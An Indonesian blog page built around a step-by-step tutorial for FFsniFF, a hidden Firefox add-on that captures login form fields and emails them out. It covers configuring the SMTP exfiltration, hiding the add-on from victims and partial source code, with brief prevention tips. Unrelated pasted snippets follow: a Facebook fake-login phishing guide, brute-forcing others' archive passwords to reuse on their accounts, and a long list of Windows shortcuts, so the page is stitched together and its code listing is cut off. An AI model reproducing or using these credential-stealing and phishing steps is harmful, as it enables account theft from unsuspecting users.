Firefox adalah browser andalan saya, terutama untuk urusan penetration testing. Firefox memiliki banyak sekali addon/extension yang sangat membantu untuk bermacam-macam urusan. Namun tidak semua addon membantu pengguna, ada juga addon yang menyadap dan mengirimkan username/password pengguna ketika login ke email attacker, addon itu adalah FFsniFF.
Dalam artikel ini saya akan menunjukkan simulasi penyadapan password di browser korban dan mengirimkan hasil sadapannya ke email saya di ilmuhacking.com. Setelah itu saya akan jelaskan cara kerja FFsniFF dengan membedah source codenya.
Sekilas tentang addons Firefox
Addon firefox adalah program dalam javascript yang diload dan diaktifkan setiap firefox dijalankan. Addon ini diperlukan untuk melakukan hal-hal yang tidak disediakan oleh firefox (firefox hanya menyediakan fungsi-fungsi dasar saja). Antarmuka addon ada yang berbentuk ikon di status bar, toolbar atau boleh juga tidak memiliki antarmuka sama sekali. FFsniFF adalah contoh addon yang tidak memiliki antarmuka pengguna sama sekali, hal ini bisa dimaklumi karena memang addon ini harus bersifat stealth.
Addon dipaketkan dan disebarkan dalam bentuk file ZIP, namun ekstensi filenya bukan zip melainkan XPI (dibaca “zippy”). Dalam file xpi tersebut ada banyak file dan folder lain seperti source code javascript, gambar dan file xml deskriptor. File-file yang umumnya ada dalam sebuah paket zippy adalah:
1

2

3

4

5

6

7

8

9

10

11
exampleExt.xpi:

            /install.rdf

            /components/*

            /components/cmdline.js

            /defaults/

            /defaults/preferences/*.js

            /plugins/*

            /chrome.manifest

            /chrome/icons/default/*

            /chrome/

            /chrome/content/
install.rdf adalah deskriptor untuk keperluan instalasi. Selain itu di dalam paket itu juga ada file javascript yang berisi kode program yang menjalankan fungsi addon. Selebihnya adalah file-file untuk menangani user interface addon.
Membuat paket instalasi ffsniff.xpi
Langkah awal saya harus membuat paket instalasi addon ffsniff.xpi. Untuk itu saya harus mengunduh file sumber FFsniFF dari http://azurit.elbiahosting.sk/ffsniff/. Setelah diunduh, file tar.gz itu harus dimekarkan. Isi dari paket itu setelah dimekarkan adalah:
1

2

3

4

5

6

7

8

9
pkg_creator.py

src/

src/install.rdf

src/chrome/

src/chrome/content/

src/chrome/content/ffsniff/

src/chrome/content/ffsniff/ffsniffOverlay.xul

src/chrome/content/ffsniff/ffsniffOverlay_orig.js

src/chrome/content/ffsniff/contents.rdf
File tar.gz itu tidak bisa langsung diinstall ke firefox karena masih berbentuk kumpulan file yang harus diubah dan dibungkus menjadi paket zippy (xpi). Sebenarnya untuk membuat paket zippy sudah disediakan script pkg_creator.py dalam bahasa python, namun dalam artikel ini saya tidak memakai script itu agar saya bisa menunjukkan bagaimana proses pembuatan file xpi dari source code.
Setelah source berhasil didownload, berikutnya saya harus membuat file ffsniffOverlay.js, caranya adalah dengan mengcopy file ffsniffOverlay_orig.js dalam nama ffsniffOverlay.js. Setelah itu ffsniffOverlay.js akan saya edit untuk mengubah beberapa variabel berikut:
1

2

3

4

5

6

7
var send_from_host = "";

var send_from = "";

var send_to = "";

var subject = "";

var smtp_host = "";

var smtp_port = "";

var enable_hide = "";
Konfigurasi smtp untuk @ilmuhacking.com
MX record ilmuhacking.com
Variabel-variabel tersebut adalah parameter untuk mengirim email melalui smtp. smtp_host berisi alamat smtp server yang dipakai untuk mengirim email. Sebaiknya gunakan smtp server yang bertanggung jawab untuk domain email yang kita tuju, dalam kasus ini domain email tujuan adalah @ilmuhacking.com. Oleh karena itu saya harus mencari smtp server yang bertanggung jawab untuk domain ilmuhacking.com. Cara mencarinya adalah dengan melihat MX record dari DNS ilmuhacking.com. Anda bisa gunakan layanan dnswatch.info untuk mencari MX record ilmuhacking.com. Perhatikan gambar di samping, terlihat bahwa ternyata smtp server untuk ilmuhacking.com berada di host yang sama, jadi smtp_host saya isi dengan ilmuhacking.com. Pada domain lain biasanya mail server adalah mail.domainanda.com.
send_from dan send_to saya isi dengan nilai yang sama, yaitu testing@ilmuhacking.com, alamat itu adalah alamat email asal dan tujuan. Perhatikan bahwa domain email sumber dan tujuan harus dalam domain yang sama (ilmuhacking.com) karena smtp server umumnya tidak bersedia mengirimkan email ke domain lain (istilahnya open relay) bila pengirim tidak memasukkan password dulu (anonymous).
enable_hide sengaja saya isi “no” untuk kemudahan, dalam kasus nyata variabel ini harus diisi dengan “yes” agar tersembunyi dari daftar addon sehingga tidak membuat korban curiga. Bila anda masih coba-coba, sebaiknya isi dulu dengan “no”.
smtp_port adalah port smtp server, port standar untuk layanan smtp adalah 25. subject adalah subject dari email yang akan berisi password korban.
1

2

3

4

5

6

7
var send_from_host = "ilmuhacking.com";

var send_from = "testing@ilmuhacking.com";

var send_to = "testing@ilmuhacking.com";

var subject = "Log Firefox Sniffer";

var smtp_host = "ilmuhacking.com";

var smtp_port = "25";

var enable_hide = "no";
Konfigurasi smtp untuk @telkom.net
Agar lebih memahami tentang konfigurasi email ini, saya beri contoh lain dengan email tujuan ke telkom.net.Dengan cara yang sama saya harus membaca MX record dari domain telkom.net, ternyata MX record untuk telkom.net ada 2: mx1.mail.plasa.com dan mx2.mail.plasa.com. Terserah mau pilih yang mana saja. Karena memakai smtp server telkom.net, email tujuan harus berada di domain @telkom.net, di sini saya pakai rizki.wicaksono@telkom.net. Alamat asal saya isi sama dengan email tujuan. Ini berarti saya mengirim email dari dan ke email yang sama, itu tidak masalah. send_from_host saya isi dengan telkom.net karena ini adalah domain. Jadi konfigurasi smtp untuk email tujuan @telkom.net adalah sebagai berikut:
1

2

3

4

5

6

7
var send_from_host = "telkom.net";

var send_from = "rizki.wicaksono@telkom.net";

var send_to = "rizki.wicaksono@telkom.net";

var subject = "Log Firefox Sniffer";

var smtp_host = "mx1.mail.plasa.com";

var smtp_port = "25";

var enable_hide = "no";
Membuat file ffsniff.jar
Setelah variabel-variabel di file ffsniffOverlay.js sudah diubah, langkah berikutnya adalah membuat file ffsniff.jar. Walaupun ekstensi filenya adalah jar, sebenarnya ini adalah file zip biasa. File-file yang dimasukkan dalam ffsniff.jar adalah:
content/ffsniff/contents.rdf

content/ffsniff/ffsniffOverlay.js

content/ffsniff/ffsniffOverlay.xul
Hasil file ffsniff.jar harus mengikutsertakan folder content/ffsniff, tidak boleh 3 file itu dizip tanpa mengikutsertakan foldernya. Jadi untuk membuat file ffsniff.jar harus berada di parent folder dari content/ffsniff. Anda bebas menggunakan program apa saja untuk kompresi zip ini, saya sendiri memakai WinRAR. Ketika dibuka dengan WINRAR isi dari ffsniff.jar tampak seperti gambar di bawah ini, perhatikan kolom pathnya harus berisi seperti itu.
ffsniff.jar list files
Membuat file ffsniff.xpi
Setelah mendapatkan file ffsniff.jar, selanjutnya saya harus membuat paket instalasi ffsniff.xpi. File ini juga file zip biasa, walaupun ekstensinya .xpi. Isi file ffsniff.xpi adalah dua file berikut:
install.rdf

chrome/ffsniff.jar
Jangan lupa juga ffsniff.jar harus dizip dalam folder chrome. Gambar di bawah ini menunjukkan ffsniff.xpi yang dibuka dengan winrar, perhatikan juga kolom pathnya harus tepat seperti itu.
ffsniff.xpi file list
Instalasi Firefox Sniffer
Oke, kini selesai sudah proses pembuatan file instalasi addon FFsniffer. Kini saya bisa menginstall addon tersebut. Cara instalasi file xpi adalah dengan membuka Firefox, kemudian memasukkan path lokasi file xpi pada addressbar firefox. Setelah muncul daftar file di firefox, klik file xpi yang akan diinstall. Cara instalasi FFsniFF diperlihatkan pada gambar di bawah ini. Setelah berhasil install jangan lupa untuk restart firefox anda.
instalasi firefox sniffer
Mencoba login ke yahoo
Kini saya akan mencoba login ke yahoo dengan username rizkiwicaksono. Setelah login, saya periksa inbox email testing@ilmuhacking.com. Ternyata email hasil sniff password ketika login ke yahoo sudah masuk. Isi emailnya terlihat pada gambar di bawah ini.
log sniffer email
Dalam email tersebut terlihat bahwa FFsniff tidak hanya mencatat username dan password tapi semua field dengan tag input (input type=”xxx”) dari form, yaitu: password field, hidden field, text field, checkbox. Selain itu FFsniff juga mencatat URL, nama field, jenis dan nilainya. FFsniFF hanya mengirimkan field yang ada isinya, bila field tersebut kosong, field tersebut tidak akan dikirim.
Email Sniffer Log
Mari kita perhatikan email yang dikirimkan FFsniFF. Header lengkap email yang dikirim FFsniff adalah sebagai berikut:
1

2

3

4

5

6

7

8

9
Return-path:

Envelope-to: testing@ilmuhacking.com

Delivery-date: Fri, 27 Feb 2009 03:23:48 -0600

Received: from [202.43.xxx.xxx] (port=23982 helo=ilmuhacking.com)

   by gator669.hostgator.com with esmtp (Exim 4.69)

   (envelope-from )

   id 1Lcywa-0002DK-Jj

   for testing@ilmuhacking.com; Fri, 27 Feb 2009 03:23:48 -0600

Subject: Log Firefox Sniffer
Dalam email tersebut hanya ada 1 header Received, yaitu dari host 202.43.xxx.xxx (ip lengkap saya sensor). Hal ini menunjukkan bahwa smtp server yang saya pakai kebetulan adalah smtp server yang paling dekat dengan si penerima sehingga tidak perlu dioper ke smtp server lain. Berikut ini adalah header email FFsniFF yang dikirim ke telkom.net:
Return-Path:
Received: from [125.160.17.193] (HELO mx1.mail.telkom.net)
by f1.c.plasa.com (CommuniGate Pro SMTP 4.3.9)
with ESMTPS id 690188427 for rizki.wicaksono@telkom.net; Wed, 04 Mar 2009 11:05:27 +0700
Received: from mx1.mail.plasa.com ([222.124.18.71])
by mx1.mail.telkom.net with esmtp id 1LeiKy-0001qP-O1
for rizki.wicaksono@telkom.net; Wed, 04 Mar 2009 11:04:20 +0700
Received: from xxxxdtp.net.id (HELO telkom.net) ([202.43.xx.xx])
by mx1.mail.plasa.com with ESMTP; 04 Mar 2009 11:02:49 +0700
Subject: Log Firefox Sniffer
X-HAM-Check: YES
Date: Wed, 04 Mar 2009 11:05:27 +0700
Message-ID:
Dalam email ke telkom.net ada 3 header Received. Yang pertama adalah mx1.mail.plasa.com, ini adalah smtp server yang saya pakai di FFsniFF. Kemudian dari situ email dioper ke mx1.mail.telkom.net, dan terakhir dioper lagi ke f1.c.plasa.com, yang merupakan smtp server yang paling dekat dengan si penerima. Jadi sebenarnya saya bisa juga langsung mengirim email ke telkom.net dengan menggunakan smtp server f1.c.plasa.com. Namun karena MX record telkom.net menunjuk ke mx1.mail.telkom.net lebih baik saya pakai smtp server itu, walaupun perlu dioper sebanyak 2 kali untuk sampai di tujuan.
FFsniff mengirimkan email tersebut secara anonymous, artinya ffsniff tidak melakukan authentication sebelum mengirimkan email. SMTP server tidak mungkin menolak email yang ditujukan untuk domain yang dikelola dirinya sendiri, walaupun pengirimnya adalah anonymous (tanpa authentication), sebab bila smtp server menolak email untuk dirinya sendiri maka orang lain tidak akan bisa mengirim email ke domain itu.
Karena dikirimkan secara anonymous maka email tersebut tidak bisa ditujukan ke domain lain selain ilmuhacking.com karena smtp server tersebut kemungkinan besar akan menolak dijadikan titik relay pengiriman email ke domain lain. Bila ingin mengirimkan email untuk domain lain tidak bisa secara anonymous, sebelumnya harus memasukkan perintah smtp AUTH LOGIN dan memasukkan username/password dalam base64. Saya tidak akan menjelaskan terlalu panjang soal email, di lain kesempatan akan saya bahas detil cara kerja email.
Pencegahan
Bad guys already know about FFsniff since 3 years ago
FFsniff diciptakan pada bulan maret 2006, tepat 3 tahun yang lalu sehingga addon ini sudah dikenal luas sebagai salah satu tools hacking. Sekarang bagaimana caranya agar kita tidak menjadi korban addon ini? Berikut ini tips agar tidak menjadi korban FFsniff:
Jangan sembarangan menginstall addon yang tidak anda kenal. Install addon hanya dari situs resmi Firefox Addon https://addons.mozilla.org/
Install Addon hanya dari situs yang menggunakan https. Penggunaan https ini sangat penting agar anda tidak tersesat mengakses situs palsu yang berusaha memberikan anda addon yang sudah diracuni spyware. Mengenai pentingnya https ini bisa anda baca di artikel: understanding https
firefox safe mode
Bila anda berada di komputer publik, gunakan Firefox dalam Safe Mode (mode aman). Mode ini adalah mode menjalankan firefox dengan mematikan semua addon yang ada.
Walaupun FFsniFF dapat menyembunyikan diri dari daftar addon Firefox, namun tetap saja dia tidak mungkin bisa bersembunyi di file system. Jika anda ragu apakah firefox anda bersih dari FFsniFF, silakan buka folder Profile Mozilla Firefox anda. Biasanya di:
1
C:\Documents and Settings\\Application Data\Mozilla\Firefox\Profiles\\extensions\
firefox extension folder
Kemudian perhatikan file install.rdf, dalam file itu terlihat nama dan deskripsi addon. Atau anda juga bisa melihat folder di dalamnya lagi untuk membaca file dot js dari ffsniff.
How FFsniff Works
Saya telah menunjukkan mulai dari mengunduh, menginstall dan kemudian mendapatkan password ketika ada yang login di firefox yang telah dipasang addon ini. Kini saatnya saya menjelaskan cara kerja FFsniff ini. Inti dari FFsniff ini ada pada file ffsniffOverlay.js. File ini berisi semua code yang melakukan sniffing. Berikut adalah source code lengkap ffsniffOverlay.js.
1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128
var transportService = Components.classes["@mozilla.org/network/socket-transport-service;1"].getService(Components.interfaces.nsISocketTransportService);
var transport ="";
var outstream ="";
var instream = Components.classes["@mozilla.org/scriptableinputstream;1"].createInstance(Components.interfaces.nsIScriptableInputStream);
var stream ="";
// find out FF version
var appInfo = Components.classes["@mozilla.org/xre/app-info;1"].getService(Components.interfaces.nsIXULAppInfo);
var versionChecker = Components.classes["@mozilla.org/xpcom/version-comparator;1"].getService(Components.interfaces.nsIVersionComparator);
var data ="";
var data0 ="EHLO "+ send_from_host +"\r\n"
var data1 ="MAIL FROM: <"+ send_from +">\r\n"
var data2 ="RCPT TO: <"+ send_to +">\r\n"
var data3 ="DATA\r\n"
var data4 ="\r\n.\r\n"
var data5 ="QUIT\r\n"
function send_data(){
transport = transportService.createTransport(null,0, smtp_host, smtp_port,null);
outstream = transport.openOutputStream(0,0,0);
stream = transport.openInputStream(0,0,0);
instream.init(stream);
// this will avoid 'Improper use of SMTP command pipelining'
Perhatikan baris ke-127 pada source di atas, bila enable_hide diset “yes”, maka ffsniff akan menjalankan fungsi hide_me(). hide_me() bertugas menghilangkan FFsniff dari daftar addon agar kehadirannya tidak disadari pengguna. Cara menyembunyikan diri adalah dengan cara menjalankan fungsi Container.RemoveElement (baris ke-122) hanya bila element itu bernama “FFsniFF”.
how ffsniff works

Fungsi sniffing sesungguhnya ada pada baris terakhir. Pada baris terakhir, terdapat fungsi addEventListener(). Fungsi ini berguna untuk mengaitkan event submit dengan fungsi do_sniff. Artinya fungsi do_sniff akan dijalankan setiap kali terjadi event submit. Event submit akan terjadi bila ada request POST di browser, antara lain dengan melalui klik tombol bertipe submit (input type=”submit”). Namun tidak hanya melalui klik saja, submit bisa juga dilakukan oleh javascript. Dengan cara apapun, bila terjadi request POST di browser, event submit akan terjadi, dan artinya fungsi do_sniff juga akan dipanggil. Untuk lebih jelasnya perhatikan gambar di atas.
Kini fokus perhatian kita pindah ke fungsi do_sniff (baris ke-84). Dalam fungsi sniff, ffsniffer mengambil daftar semua tag yang ada dengan fungsi window.content.document.getElementsByTagName(“input”). Kemudian semua field tersebut akan digabung dalam variabel string data. Hanya bila dalam form tersebut terdapat password field (input type=”password”), maka ffsniffer akan mengirimkan email, bila hanya form biasa (bukan form login), ffsniffer tidak akan mengirim email.
Bila mengandung password field, berikutnya fungsi sniff (baris ke-73) akan dijalankan. Fungsi sniff ini tugasnya hanya membuat dan menjalankan thread. Thread tersebut bertugas melakukan pengiriman email dengan memanggil fungsi send_data (baris ke-17). Fungsi send_data akan membuka koneksi tcp ke smtp server, kemudian mengirimkan perintah smtp untuk mengirim email. Dengan menggunakan sniffer Wireshark, berikut adalah komunikasi yang terjadi ketika email dikirim ke telkom.net:
1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34
220-mx1.mail.plasa.com ESMTP

220 UBE, porn, and abusive content not allowed

EHLO telkom.net

250-mx1.mail.plasa.com

250-8BITMIME

250 SIZE 20971520

MAIL FROM:

250 sender  ok

RCPT TO:

250 recipient  ok

DATA

354 go ahead

Subject: Log Firefox Sniffer


https://login.yahoo.com/config/login?

type:name:value

---------------

hidden:.tries:2

hidden:.intl:us

hidden:.u:6220o3t4qrv31

hidden:.v:0

hidden:.challenge:Uhh09ZXeYC4rgGkrSkirh.TXeHk_

hidden:hasMsgr:0

hidden:.chkP:Y

hidden:.done:http://my.yahoo.com

hidden:.pd:_ver=0&c=&ivt=&sg=

text:login:rizkiwicaksono

password:passwd:inipasswordku

checkbox:.persistent:y

submit:.save:Sign In

.

250 ok:  Message 119895912 accepted

221 mx1.mail.plasa.com

QUIT
Sedangkan komunikasi yang terjadi ketika email dikirim ke @ilmuhacking.com adalah:
354 Enter message, ending with "." on a line by itself
Subject: Log Firefox Sniffer
https://login.yahoo.com/config/login?
type:name:value
---------------
hidden:.tries:1
hidden:.intl:us
hidden:.u:eljvtc94qs023
hidden:.v:0
hidden:.challenge:7FWzfTnmnC3Njv1YadcWnM61LyIw
hidden:hasMsgr:0
hidden:.chkP:Y
hidden:.done:http://my.yahoo.com
hidden:.pd:_ver=0&c=&ivt=&sg=
text:login:rizkiwicaksono
password:passwd:inipasswordakujuga
checkbox:.persistent:y
submit:.save:Sign In
.
250 OK id=1LeiW6-0002zu-LA
QUIT
221 gator669.hostgator.com closing connection
Dengan selesainya eksekusi send_data() maka ffsniff telah selesai menjalankan tugasnya mengirim email. Selanjutnya ffsniff akan “tidur” menunggu dipanggil oleh event submit dan mulai kembali proses penyadapan password
Cara Hack Facebook - Inilah cara hacking facebook paling mudah yang pernah anda temui : ini untuk pengetahuan saja ya... jangan disalahgunakan. Ntr ada balasannya lho... Hack facebook yang paling mudah dengan cara Fake Login... Klik link dibawah ini : FACEBOOK PALSU terlihat seperti halamat muka facebook kan? tp beda linknya. disitu kita akan mencuri akun orang lain.
1, Donlot dulu file ini Jampi Jampi Buat Fake Login 2, Kamu extract semua file yang ada didalamnya. trus kamu upload ke layanan hasting file, dengan cara daftar (Sign Up) sini dulu http://fileave.com/ Kalau sudah terus tinggal Upload semua file Jampi Jampi Buat Fake Login tadi
Terdapat 3 file tersebut yaitu :
- Index.html - logs.php - logs.txt PENTING Pada file index.html, edit pada bagian alamat hosting
bila sudah jangan lupa untuk menyimpan. Setelah itu file index.txt tadi di rename/ganti format lagi menjadi index.html kemudian di upload... !!
3, Bila sudah kamu upload semua file tadi, sekarang tinggal kamu coba dengan cara klik file Index.html (misalkan klo punya saya : http://viruscermin.fileave.com/fake%20login.html). 4, Setelah beres langkah diatas, sekarang kamu cari korban .Caranya... kamu harus suruh orang lain atau kamu sendirilah... log-in ke facebook dengan jampi jampi yang telah kamu buat tadi....
inggal masukan kode 99991900>di ikuti no hp. Contoh:> 99991900085645xxxxx lalu send.. Buat kode +62 diganti 0 Gw dah make beberapa minggu ini dan berhasil.. Dah temen sekampung gw make semua itu & berhasil. Apabila terjadi kegagalan laporan pengiriman sebaik nya diulangi ampe 4x.. Apabila laporan mengunggu al hasil itu terkirim.. Belum tentu semua daerah bs melakukan ini.. Tp baiknya patut dicoba dolo.. Trik ini udah dicopas di forum2 tetangga..
Mungkin teman2 pernah suatu kali menemukan file ZIP / RAR / PDF yg tdk bisa dibuka, lantaran dibutuhkan password utk membukanya. Mungkin di warnet, komputer kampus yg di-share, ato juga komputer temen yg mau di-oprek2..hehe. Pastinya pemilik file tsb menganggap filenya sangat penting & rahasia. Nah, buat yg kena penyakit “penasaran-abis-sampe-ga-bisa-tidur-semalaman” ya bolehlah kita selidiki sedikit apa isinya file itu. Asal dgn niat baik (lho?) dan tidak bermaksud lebih, hanya kita gunakan utk kepentingan pribadi saja.. Ok, singkatnya kita pake sebuah tools, lebih tepatnya 3 tools, karna buat menjebol ZIP, RAR & PDF butuh software yg berbeda. Kalo tdk ada file buat dijebol, bikin saja dulu sebuah filenya yg ber-password buat latihan.. Menjebol password ZIP Utk menjebol file ZIP, pake ZIP Password Finder, ukurannya sangat kecil, 483 kb (sebelum diekstrak) bisa didownload dari sini i (Freeware)
* Ekstrak file tadi, lalu install. * Jalankan program, lalu pilih Open dan pilih file ZIP yg terkunci. * Setelah terpilih, pd opsi Char Type Property, saran saya pilih saja dulu Alpha (lower)(a-z), utk mencari hanya karakter lowercase, karna password jarang sekali yg terdapat karakter uppercase. Setelah itu Max Password Length cukup 6 atau 7 saja dulu. Kalau sudah klik Start. Utk menampilkan proses pencarian password, bisa klik tombol Display On. * Prosesnya mungkin memakan waktu agak lama, silahkan tunggu saja. * Setelah password tertebak, silakan dicoba mengekstrak file yg terkunci tadi & masukan passwordnya. Kalo password benar, maka kt akan berhasil mengekstrak file tsb!!
* Ekstrak, lalu install * Sama seperti yg tadi, Open file RARnya * Lalu pd opsi Allowed Character pilih saja All Printable Symbol. Lalu Type of Attack pilih Brute Force (utk mencoba segala kemungkinan). Lalu utk Password Length: Minimal Length 3 & Maximal Length 6 ato 7. * Terakhir, utk opsi Start from sebaiknya ketik abc. Klik Start. * Tunggu prosesnya, lalu akan didapatkan password RARnya
Menjebol password PDF Intinya sih sama saja dgn kedua cara di atas, tp utk menjebol file PDF kita memakai Advanced PDF Password Recovery, silakan download disini ———————————————— Satu tambahan lagi, kalo file tsb milik orang yg kita sdh tau pasti, ada keuntungannya juga. Biasanya orang membuat password yg tdk jauh berbeda di tiap accountnya, misalnya di facebook, friendster, dan jg mungkin di file ZIP / RAR nya. Dengan mengetahui username ato emailnya, kita bisa mencoba login sambil mencoba password yg kita temukan tsb. Tapi ini sebetulnya tidak baik kan, jadi pikir 2x sebelum dilakukan..hehe..
dari sumber:http://pc-alert.blogspot.com/2009/10/hack-menjebol-password-rar-zip-pdf.html
Mengcracking email adalah cracking tingkat tinggi setelah bagaimana cara pembobolan bank, jadi ilmu ini sangat-sangat dirahasiakan. source :http://pedasmaniscinta.blogspot.com/2009/06/hacking-email-yahoo.html
> lalu ubah file .htm yang terlampir satu file disana [bernama : yahoo] buka dengan notepad. cara merubahnya dengan notepad : klik kanan file yahoo, open with, lalu klik notepad.
> setelah terbuka notepad tulisan "ISI NAMA SESUAI KEINGINAN ANDA" itu ubah dengan nama terserah bisa diubah dengan nama terserah anda.
> lalu coba lihat lagi video tutorialnya.
ADD : Posting ini hanya diperuntuk kan untuk menakuti user lain.
• CTRL+C (Copy) • CTRL+X (Cut) • CTRL+V (Paste) • CTRL+Z (Undo) • DELETE (Delete) • SHIFT+DELETE (Delete the selected item permanently without placing the item in the Recycle Bin) • CTRL while dragging an item (Copy the selected item) • CTRL+SHIFT while dragging an item (Create a shortcut to the selected item) • F2 key (Rename the selected item) • CTRL+RIGHT ARROW (Move the insertion point to the beginning of the next word) • CTRL+LEFT ARROW (Move the insertion point to the beginning of the previous word) • CTRL+DOWN ARROW (Move the insertion point to the beginning of the next paragraph) • CTRL+UP ARROW (Move the insertion point to the beginning of the previous paragraph) • CTRL+SHIFT with any of the arrow keys (Highlight a block of text) • SHIFT with any of the arrow keys (Select more than one item in a window or on the desktop, or select text in a document) • CTRL+A (Select all) • F3 key (Search for a file or a folder) • ALT+ENTER (View the properties for the selected item) • ALT+F4 (Close the active item, or quit the active program) • ALT+ENTER (Display the properties of the selected object) • ALT+SPACEBAR (Open the shortcut menu for the active window) • CTRL+F4 (Close the active document in programs that enable you to have multiple documents open simultaneously) • ALT+TAB (Switch between the open items) • ALT+ESC (Cycle through items in the order that they had been opened) • F6 key (Cycle through the screen elements in a window or on the desktop) • F4 key (Display the Address bar list in My Computer or Windows Explorer) • SHIFT+F10 (Display the shortcut menu for the selected item) • ALT+SPACEBAR (Display the System menu for the active window) • CTRL+ESC (Display the Start menu) • ALT+Underlined letter in a menu name (display the corresponding menu) • Underlined letter in a command name on an open menu (Perform the corresponding command) • F10 key (Activate the menu bar in the active program) • RIGHT ARROW (Open the next menu to the right, or open a submenu) • LEFT ARROW (Open the next menu to the left, or close a submenu) • F5 key (Update the active window) • BACKSPACE (View the folder one level up in My Computer or Windows Explorer) • ESC (Cancel the current task) • SHIFT when you insert a CD-ROM into the CD-ROM drive (Prevent the CD-ROM from automatically playing)
Dialog Box Keyboard Shortcuts • CTRL+TAB (Move forward through the tabs) • CTRL+SHIFT+TAB (Move backward through the tabs) • TAB (Move forward through the options) • SHIFT+TAB (Move backward through the options) • ALT+Underlined letter (Perform the corresponding command or select the corresponding option) • ENTER (Perform the command for the active option or button) • SPACEBAR (Select or clear the check box if the active option is a check box) • Arrow keys (Select a button if the active option is a group of option buttons) • F1 key (Display Help) • F4 key (Display the items in the active list) • BACKSPACE (Open a folder one level up if a folder is selected in the Save As or Open dialog box)
Microsoft Natural Keyboard Shortcuts • Windows Logo (Display or hide the Start menu) • Windows Logo+BREAK (Display the System Properties dialog box) • Windows Logo+D (Display the desktop) • Windows Logo+M (Minimize all of the windows) • Windows Logo+SHIFT+M (Restore the minimized windows) • Windows Logo+E (Open My Computer) • Windows Logo+F (Search for a file or a folder) • CTRL+Windows Logo+F (Search for computers) • Windows Logo+F1 (Display Windows Help) • Windows Logo+ L (Lock the keyboard) • Windows Logo+R (Open the Run dialog box) • Windows Logo+U (Open Utility Manager)
Accessibility Keyboard Shortcuts • Right SHIFT for eight seconds (Switch FilterKeys either on or off) • Left ALT+left SHIFT+PRINT SCREEN (Switch High Contrast either on or off) • Left ALT+left SHIFT+NUM LOCK (Switch the MouseKeys either on or off) • SHIFT five times (Switch the StickyKeys either on or off) • NUM LOCK for five seconds (Switch the ToggleKeys either on or off) • Windows Logo +U (Open Utility Manager)
Windows Explorer Keyboard Shortcuts • END (Display the bottom of the active window) • HOME (Display the top of the active window) • NUM LOCK+Asterisk sign (Display all of the subfolders that are under the selected folder) • NUM LOCK+Plus sign (+) (Display the contents of the selected folder) • NUM LOCK+Minus sign (-) (Collapse the selected folder) • LEFT ARROW (Collapse the current selection if it is expanded, or select the parent folder) • RIGHT ARROW (Display the current selection if it is collapsed, or select the first subfolder)
Shortcut Keys for Character Map After you double-click a character on the grid of characters, you can move through the grid by using the keyboard shortcuts: • RIGHT ARROW (Move to the right or to the beginning of the next line) • LEFT ARROW (Move to the left or to the end of the previous line) • UP ARROW (Move up one row) • DOWN ARROW (Move down one row) • PAGE UP (Move up one screen at a time) • PAGE DOWN (Move down one screen at a time) • HOME (Move to the beginning of the line) • END (Move to the end of the line) • CTRL+HOME (Move to the first character) • CTRL+END (Move to the last character) • SPACEBAR (Switch between Enlarged and Normal mode when a character is selected)Microsoft Management Console (MMC) Main Window Keyboard Shortcuts
• CTRL+O (Open a saved console) • CTRL+N (Open a new console) • CTRL+S (Save the open console) • CTRL+M (Add or remove a console item) • CTRL+W (Open a new window) • F5 key (Update the content of all console windows) • ALT+SPACEBAR (Display the MMC window menu) • ALT+F4 (Close the console) • ALT+A (Display the Action menu) • ALT+V (Display the View menu) • ALT+F (Display the File menu) • ALT+O (Display the Favorites menu)
MMC Console Window Keyboard Shortcuts • CTRL+P (Print the current page or active pane) • ALT+Minus sign (-) (Display the window menu for the active console window) • SHIFT+F10 (Display the Action shortcut menu for the selected item) • F1 key (Open the Help topic, if any, for the selected item) • F5 key (Update the content of all console windows) • CTRL+F10 (Maximize the active console window) • CTRL+F5 (Restore the active console window) • ALT+ENTER (Display the Properties dialog box, if any, for the selected item) • F2 key (Rename the selected item) • CTRL+F4 (Close the active console window. When a console has only one console window, this shortcut closes the console)
Remote Desktop Connection Navigation • CTRL+ALT+END (Open the Microsoft Windows NT Security dialog box) • ALT+PAGE UP (Switch between programs from left to right) • ALT+PAGE DOWN (Switch between programs from right to left) • ALT+INSERT (Cycle through the programs in most recently used order) • ALT+HOME (Display the Start menu) • CTRL+ALT+BREAK (Switch the client computer between a window and a full screen) • ALT+DELETE (Display the Windows menu) • CTRL+ALT+Minus sign (-) (Place a snapshot of the entire client window area on the Terminal server clipboard and provide the same functionality as pressing ALT+PRINT SCREEN on a local computer.) • CTRL+ALT+Plus sign (+) (Place a snapshot of the active window in the client on the Terminal server clipboard and provide the same functionality as pressing PRINT SCREEN on a local computer.)
Microsoft Internet Explorer Navigation • CTRL+B (Open the Organize Favorites dialog box) • CTRL+E (Open the Search bar) • CTRL+F (Start the Find utility) • CTRL+H (Open the History bar) • CTRL+I (Open the Favorites bar) • CTRL+L (Open the Open dialog box) • CTRL+N (Start another instance of the browser with the same Web address) • CTRL+O (Open the Open dialog box, the same as CTRL+L) • CTRL+P (Open the Print dialog box) • CTRL+R (Update the current Web page) • CTRL+W (Close the current window)